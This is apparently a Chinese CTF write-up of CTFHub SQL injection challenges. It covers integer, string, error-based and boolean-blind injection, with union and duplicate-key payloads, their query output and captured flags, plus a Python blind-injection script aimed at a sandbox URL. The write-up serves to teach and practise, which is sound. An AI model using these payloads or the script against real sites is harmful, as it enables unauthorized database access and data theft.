

1. 整数型注入

爆回显



```
1 order by 2
```

```
select * from news where id=1 order by 2
ID: 1
Data: ctfhub
```




```
-1 union select 1,2
```

```
select * from news where id=-1 union select 1,2
ID: 1
Data: 2
```

一个一个的试，爆出了回显的位置。


爆库名



```
-1 union select database(),2
```

```
select * from news where id=-1 union select database(),2
ID: sqli
Data: 2
```


爆表名



```
-1 union select group_concat(table_name),2 from information_schema.tables where table_schema='sqli'
```

```
select * from news where id=-1 union select group_concat(table_name),2 from information_schema.tables where table_schema='sqli'
ID: news,flag
Data: 2
```

爆字段




```
-1 union select group_concat(column_name),2 from information_schema.columns where table_schema='sqli' and table_name='fla
```

```
select * from news where id=-1 union select group_concat(column_name),2 from information_schema.columns where table_schema='sqli' and table_name='flag'
ID: flag
Data: 2
```


所以最终得出来位置是 `sqli.flag.flag`

直接拿到flag。



```
select * from news where id=-1 union select *,2 from sqli.flag
ID: ctfhub{e3e62f91dc1a10dba61e4c5b}
Data: 2
```

或




```
select * from news where id=-1 union select flag,2 from sqli.flag
ID: ctfhub{e3e62f91dc1a10dba61e4c5b}
Data: 2
```

2. 字符型注入


> 和上一题差不多

爆回显



```
select * from news where id='1' order by 2 #'
ID: 1
Data: ctfhub
```


或



```
1' order by 2 --
```

```
select * from news where id='1' order by 2 --''
ID: 1
Data: ctfhub
```


> 发现用`#`来注释不需要闭合后面的那个引号，但是用`--`来注释需要后面闭合引号。



```
-1' union select 1,2 #
```

```
select * from news where id='-1' union select 1,2 #'
ID: 1
Data: 2
```

爆库名



SQL 字符型注入


-1' union select database(),2 #

```
select * from news where id='-1' union select database(),2 --''
```

ID: sqli

Data: 2

爆表名



SQL 字符型注入


-1' union select group_concat(table_name),2 from information_schema.tables where table_schema='sqli' #

```
select * from news where id='-1' union select group_concat(table_name),2 from information_schema.tables where table_schema='sqli' #'
```

ID: news,flag

Data: 2

爆字段




SQL 字符型注入

```
select * from news where id='-1' union select group_concat(column_name),2 from information_schema.columns where table_schema='sqli' and
table_name='flag' #'
```

ID: flag

Data: 2

不想爆字段，也直接拿flag。



SQL 字符型注入


-1' union select *,2 from sqli.flag #

```
select * from news where id='-1' union select *,2 from sqli.flag #'
```

ID: ctfhub{33a4172c3a2867fee2468ab6}

Data: 2

用爆出的字段拿flag。



SQL 字符型注入

-1' union select flag,2 from sqli.flag #

```
select * from news where id='-1' union select flag,2 from sqli.flag #'
```

ID: ctfhub{33a4172c3a2867fee2468ab6}

Data: 2


3. 报错注入

信息来源1

信息来源2

这里是主键重复错误。

爆库名




```
-1 union select count(*),concat((database()),0x26,floor(rand(0)*2))x from information_schema.tables group by x;
```

```
select * from news where id=-1 union select count(*),concat((database()),0x26,floor(rand(0)*2))x from information_schema.tables group by x;
```

查询错误: Duplicate entry 'sqli&1' for key 'group_key'

爆表名




```
1 Union select count(*),concat((select table_name from information_schema.tables where table_schema='sqli'),0x26,floor(rand(0)*
```

```
select * from news where id=1 Union select count(*),concat((select table_name from information_schema.tables where table_schema='sqli'),0x26,floor(rand(0)*2))x from information_schema.columns group by x;
```

查询错误: Subquery returns more than 1 row

注入后发现有行数限制，用limit去试。




```
1 Union select count(*),concat((select table_name from information_schema.tables where table_schema='sqli' limit 1,1),0x26,floor(
```

```
select * from news where id=1 Union select count(*),concat((select table_name from information_schema.tables where table_schema='sqli' limit 1,1),0x26,floor(rand(0)*2))x from information_schema.columns group by x;
```

查询错误: Duplicate entry 'flag&1' for key 'group_key'

爆字段名




```
1 Union select count(*),concat((select column_name from information_schema.columns where table_schema='sqli' and table_nam
```

```
select * from news where id=1 Union select count(*),concat((select column_name from information_schema.columns where table_schema='sqli' and table_name='flag'),0x26,floor(rand(0)*2))x from information_schema.columns group by x;
```

查询错误: Duplicate entry 'flag&1' for key 'group_key'

拿到flag




```
1 Union select count(*),concat((select flag from sqli.flag),0x26,floor(rand(0)*2))x from information_schema.columns group by x;
```

```
select * from news where id=1 Union select count(*),concat((select flag from sqli.flag),0x26,floor(rand(0)*2))x from information_schema.columns group by x;
```


查询错误: Duplicate entry 'ctfhub{ec2253859be146ea40f18728}&1' for key 'group_key'

4. 布尔盲注



```
select * from news where id=1
```

query_success



SQL 布尔注入

ID 输个1试试?


select * from news where id=1'

query_error

有两种返回格式，直接用原来的脚本改改。

```python
import requests


def guess_number(url, num_guess_payload, find_in_text):
    start = 0  # use for length's start
    end = 100  # use for length's end
    while 1:
        payload = '''?id=1 and if(({})>{},1,(select 1 union select 2))#'''\
                            .format(num_guess_payload, (start + end) // 2)
        (start, end) = change_start_end(url + payload, find_in_text, start, end)
        if start == end:
            print("number={}".format(start))
            break
    return start


def guess_name(url, num_guess_payload, name_guess_payload, find_in_text):
    length = guess_number(url, num_guess_payload, find_in_text)
    s = ""
    for i in range(length):
        start = 32  # use for ascii's start
        end = 126  # use for ascii's end
        while 1:
            payload = '''?id=1 and if(ascii(substr(({}),{},1))>{},1,(select 1 union select 2))#'''\
                                .format(name_guess_payload, i + 1, (start + end) // 2)
            (start, end) = change_start_end(url + payload, find_in_text, start, end)
            if start == end:
                s += chr(start)
                break
        print(s)


def change_start_end(url_payload, find_in_text, start, end):
    r = requests.get(url_payload)
    if find_in_text not in r.text:
        end = (start + end) // 2
    else:
        start = (start + end) // 2 + 1
    return start, end


if __name__ == "__main__":
    Url = "http://challenge-b3b031e7ebf27316.sandbox.ctfhub.com:10080/"
    Find_in_text = "query_success"
    Num_guess_payload = '''(select length(flag) from sqli.flag)'''
    Name_guess_payload = '''(select flag from sqli.flag)'''
    guess_name(Url, Num_guess_payload, Name_guess_payload, Find_in_text)

```


爆库名



```
if __name__ == "__main__":
    Url = "http://challenge-b3b031e7ebf27316.sandbox.ctfhub.com:10080/"
    Find_in_text = "query_success"
    num_gp = '''(select length(database()))'''
    name_gp = '''(select database())'''
    guess_name(Url, num_gp, name_gp, Find_in_text)

```

```
D:\Python\python3.exe F:/MyProjects/Py/sql-bool-injection/main.py
number=4
s
sq
sql
sqli
```


爆表名



```
if __name__ == "__main__":
    Url = "http://challenge-b3b031e7ebf27316.sandbox.ctfhub.com:10080/"
    Find_in_text = "query_success"
    num_gp = '''(select length(group_concat(table_name)) from information_schema.tables where table_schema='sqli')'''
    name_gp = '''(select group_concat(table_name) from information_schema.tables where table_schema='sqli')'''
    guess_name(Url, num_gp, name_gp, Find_in_text)

```

```
D:\Python\python3.exe F:/MyProjects/Py/sql-bool-injection/main.py
number=9
n
ne
new
news
news,
news,f
news,fl
news,fla
news,flag
```


爆字段名



```
if __name__ == "__main__":
    Url = "http://challenge-b3b031e7ebf27316.sandbox.ctfhub.com:10080/"
    Find_in_text = "query_success"
